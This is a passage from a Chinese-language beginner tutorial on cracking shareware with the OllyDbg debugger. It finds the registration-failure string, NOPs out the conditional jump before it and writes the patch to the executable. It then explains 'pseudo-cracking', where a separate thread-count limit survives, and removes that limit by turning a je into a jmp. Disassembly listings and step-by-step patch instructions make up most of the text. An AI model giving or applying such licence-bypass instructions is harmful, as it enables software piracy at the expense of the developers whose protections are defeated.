


图4

找到了注册提示对应的代码，我们就要开始分析这些代码的作用了。刚才双击注册提示信息的时候，直接来到了**00496794 |> B8 10684900 mov eax, 00496810 您输入的注册名或注册码无效，请重新输入！**这句代码，怎样分析代码的含义呢？看起来这是一件很有难度的事情。的确，分析代码的含义是高手们才能完成的工作，对我们这些小菜来说算是“不可能的任务”了，但是如果不分析代码含义的话就不能继续我们的破解工作。所以，代码还是要分析的，不过我们可以通过简单的办法来理解这些代码的含义。结合OD给出的提示信息，我么可以这样简单的来理解。就以**00496794 |> B8 10684900 mov eax, 00496810 您输入的注册名或注册码无效，请重新输入！**这句代码为例吧，我们不要仅仅注意这句火星文一样的代码，还要注意紧跟其后的提示信息，把两者联系起来，也就是当程序运行这句代码之后，就会弹出一个内容为“您输入的注册名或注册码无效，请重新输入”的提示窗口，这样一想整个过程就简单多了吧，代码的含义就是指挥程序做出相应的反应。我们已经知道了，如果程序运行了上面这句代码，就会弹出一个“您输入的注册名或注册码无效，请重新输入”这样的提示。但是，大家想想这句提示我们希望看到吗？这是很明显的注册失败的提示，小菜们当然不希望看到它。所以，我们一定要让这句代码离我们远远的。把注意力重新转移到OD的主界面中，我们很容易就会在不远处看到有这样的一个提示：

```
00496777  |.  BA 10000000    mov    edx, 10
0049677C  |.  E8 93CEFFFF    call   00493614
00496781  |.  B8 F8674900    mov    eax, 004967F8    ; 谢谢您的注册！
00496786  |.  E8 BD7DFAFF    call   0043E548
0049678B  |.  8BC6           mov    eax, esi
```

这个提示的含义就更明显了，标准的注册成功的提示。经过了一年的学习，小菜们已经见过很多这样的情况了，接下来该怎么办呢？很简单，寻找关键的跳转进行修改就可以达到目的了！

我们接下来就根据这里提示信息对应的代码，来寻找关键的跳转。使用鼠标单击**0496794 |> B8 10684900 mov eax, 00496810 您输入的注册名或注册码无效，请重新输入！**这句代码，OD会在代码的下方给出一个很明显的提示：跳转来自00496705（图5），一点儿也不要犹豫，直接来到位于00496705这里的代码。




图5

> **小提示：怎样快速到达指定位置的代码？**
>
> 快速来到指定位置代码的方法很简单，在OD的代码窗口中按下快捷键Ctrl+G，并在弹出的小窗口里输入指定的地址就可以直接来到指定的代码处了。

好了，现在我们来到了以下代码处：

```
00496703  |.  84C0           test   al, al
00496705  |.  0F84 89000000  je     00496794
0049670B  |.  B2 01          mov    dl, 1
```

很简单的一个跳转指令，就可以对软件的注册与否做出关键的判断。软件注册验证的关键代码就在这里，小菜们该如何操作呢？通过刚才的分析，我们已经知道了这个跳转如果实现了的话，提示我们注册失败的代码就会被运行，注册失败的提示的窗口也就会立刻弹出来。这一幕要想不成为现实，这句代码就一定要修改。小菜们对付这样的情况已经得心应手了。因为注册成功与注册失败的代码与这个跳转有直接的关系，具体的关系就是当跳转实现的时候，程序就运行注册失败的代码。如果跳转不实现，程序就会按顺序运行注册成功对应的代码。这

样看来，修改的办法就有了，选中**00496705 |. 0F84 89000000 je 00496794**这句代码，单击鼠标右键选择“汇编”，在弹出的小窗口中把对应的代码使用NOP进行替代，修改后的结果如图6所示。




图6

修改了关键代码后，小菜们心想着“现在这个软件应该被破解了吧”。从整个破解的过程、方法以及分析的思路上看，整个破解工作是没有任何问题的，究竟有没有破解完成呢？我们还得实践一下才能知道。

修改代码并不是破解的最后一步，小菜们都知道必须要把修改的代码写入到程序中才能起到作用。所以，再一次单击鼠标右键，选择“复制到可执行文件”，按照保存文件的办法把修改后的程序进行保存，整个破解工作才算是真正的完成了。因为我们已经把关键代码进行了修改，所以不论输入怎样的注册码软件都会认为输入的注册码是正确的，进而弹出注册成功的提示信息。那么我们的破解究竟有没有成功呢，赶紧来试试。

按照刚才的操作，打开注册窗口，任意输入一组注册信息。小菜们胸有成竹的按下了“确定”按钮，果然令人兴奋的结果出现了。软件弹出了“谢谢您的注册”这样一个窗口（图7），很明显这个窗口告诉我们软件破解成功了。为了验证我们的成果，试着修改一下搜索线程看看。可以看出我们已经能够任意的修改软件的搜索线程数了，看来破解的工作已经圆满完成了。




图7

“等等，等等，怎么就完了？不是说今天的内容是伪破解嘛？到现在还一个字没提呢？”成功的喜悦差点让我忘了正事，那什么才是今天的主角“伪破解”呢？先不忙着给大家解释什么是“伪破解”，小菜们先把正在运行的那个经过我们破解的软件关闭掉，然后再运行一下看看。只是运行还不能发现有什么不对劲的地方，但是小菜们试着再修改线程，看到了吗？软件理应被破解了，不仅整个过程整个分析的思路完全正确，更重要的是已经经过了大家一致的验证，为什么再一次运行的时候问题又出现了呢？没有注册不能修改搜索线程的提示窗口又出现了，软件怎么又回到了没有注册时的状态呢？

大家不要疑惑，我们现在所遇到的这个情况就是传说中的“伪破解”，结合字面的含义与我们的亲身经历，小菜们现在知道什么叫做“伪破解”了吧！简单的说，伪破解就是表面上实现了破解软件的目的，但事实上却并没有将软件完全破解掉，我们也看到了这样的破解是不能经受住考验的。

理论与原理篇


现在大家不禁要问，完全正确的破解过程为什么会出现“伪破解”的状况呢？这就要从软件的注册验证方式说起了（注意：注册验证方式与注册验证流程是不一样的）。我们来用最简单的描述给大家讲解其中的原理。可以这样看待一般的软件，这些软件的功能限制与注册验证是绑定在一起的，其实大多数软件采用的都是这样的方式。也就是说，当注册验证被破解后功能限制也随之解除了。但是，还有一类软件比较特别，功能限制与注册验证是分开的。也就是说，即使解决掉了“注册验证”，其“功能限制”仍有可能存在。除非是经过了规定的注册流程，即购买正式的注册码。正是由于“注册验证”与具体的“功能限制”之间是相互独立的，所以就导致了今天遇到的“伪破解”的情况。形象一点来比喻，一般的软件之所以在破解注册验证之后就能够实现完美破解的原因，就是因为软件的“注册验证”与“功能限制”这两者是栓在一条绳上的蚂蚱，一个被攻破了另一个也就不复存在了。而我们今天虽然幸运的遇到了一个没有加壳处理的软件，但是却遇到了更麻烦的情况。

明白了其中的道理，小菜们现在最关心的就是如何解决这个问题。整理一下思路，现在面对的这个软件因为“注册验证”与“功能限制”是分开的，所以即使解决掉了“注册验证”相关的部分，“功能限制”也依然是存在的。不过摆在大家面前的问题也清晰了起来，既然“注册验证”已经解决掉了，下面就要解决“功能限制”的问题了。关于功能限制的接触，在以前的文章中已经给大家介绍过了。不过时间很久了，小菜们可能已经遗忘了一些，为了让大家能够一方面复习旧的知识，一方面学习新的方法。所以，接下来就用一个简单的办法来解决掉软件的“功能限制”。

回忆一下收集到的软件注册提示信息，当软件没有注册的时候如果去修改“搜索进程”这一项，就会弹出一个窗口告诉我们“注册后，才能修改线程数”。现在，我们只需要使用这个提示信息作为线索来破解软件的功能限制就行了。还是将目标软件放入OD中进行分析，再一次打开“字符串查找”功能，很快就找到了“注册后，才能修改线程数”这句提示信息（图8），双击就可以来到对应的代码处了：

```
004A5343  .  3B05 648E4A00 cmp    eax, [4A8E64]
004A5349  .  74 2A         je     short 004A5375
004A534B  .  8B15 648E4A00 mov    edx, [4A8E64]
004A5351  .  8B83 F4030000 mov    eax, [ebx+3F4]
004A5357  .  E8 B8E2FEFF   call   00493614
004A535C  .  B8 80534A00   mov    eax, 004A5380    ; 注册后，才能设置线程数!
004A5361  .  E8 E291F9FF   call   0043E548
004A5366  .  A1 F0724A00   mov    eax, [4A72F0]
```

关键的代码又一次出现了，那么该如何修改呢？按照相同的方法来理解这里每一句代码的含义，小菜们可以这样想，当程序运行到**004A535C . B8 80534A00 mov eax, 004A5380**这句代码时，就会弹出一个“注册后，才能设置线程数！”的提



Address	Disassembly		Text String
004A4AB2	mov	edx, 004A4C28	数据内容:
004A4AE8	mov	edx, 004A4C28	数据内容:
004A4B12	mov	edx, 004A4B98	
004A4C5B	mov	eax, 004A4DA8	该功能适用于windows nt/2000/xp
004A4C7B	mov	edx, 004A4DD0	开始
004A4CED	mov	edx, 004A4DE0	停止
004A4D48	mov	edx, 004A4DD0	开始
004A4F27	mov	edx, 004A5198	tcp
004A4FE4	mov	edx, 004A51A4	established
004A50A7	mov	edx, 004A51B8	udp
004A521A	push	004A52D4	|
004A535C	mov	eax, 004A5380	注册后,才能设置线程数!
004A56A4	mov	eax, 004A5430	1
004A5763	mov	eax, 004A57A0	程序已经在运行!

图8

示窗口。大家当然不想让这个窗口出现了，所以要想办法跳过这句代码。正好不远处就有一个跳转指令**004A5349 . 74 2A je short 004A5375**，根据它所指向的地址，刚好能够跳过那句我们不像看到的代码。但是，大家也发现了这个跳转语句是**je short 004A5375**，也就是说想让跳转实现，还必须满足一定的条件。这可就麻烦了，我们怎么能知道程序具体要满足什么样的条件才能让这个跳转实现呢？这时候，小菜们突然想起了jmp语句。JMP跳转是暴力破解中的明星，专治各种疑难杂症。因为JMP跳转是“无条件跳转”，不论程序运行情况怎样，遇到了JMP跳转后程序都要无条件的执行。关键的时候有JMP跳转语句出来帮忙，一切就变得简单多了，双击**004A5349 .74 2A je short 004A5375**这句代码，在汇编对话框中将它改为**004A5349 . 74 2A jmp short 004A5375**。现在，功能限制被成功解除了吗？赶紧试验一下，免得又出问题。经历了一次教训的小菜不由的多了几分忐忑。依次把修改后的程序保存并运行，当再一次去尝试修改“线程数”时，会发现不论是功能限制提示窗口还是注册窗口都消失的无影无踪了。重新运行几次，果然不论怎样去试验结果都是很明显的“破解成功”，所有与注册相关的内容都不见了踪影。

“原来伪破解就是这样的呀，看来以后的练习还要多多小心，稍不留心可能就要闹笑话了。”小菜意味深长的说道。的确，“伪破解”的产生是由于注册验证方式所决定的，而且非常隐蔽，就以文中的例子来说吧，如果不是重新运行软件，我们根本就无法知道原来软件并没有成功破解。对于这种隐蔽的敌人，小菜们一定要小心。

幸运的是对付“伪破解”的办法还是很简单的，和我们平时的破解工作没有什么大的区别，所以说很多情况下“伪破解”的出现是不可避免的，但是如果真的出现了这样的情况，小菜们一定不要紧张。因为伪破解虽然没有完全的破解软件，但是仅仅只是“不完全的破解”，这一点与“破解失败”是截然不同的。所以，大家下一次真的遇到了“伪破解”的时候千万不要放弃，这时已经离“完美破解”不远了！

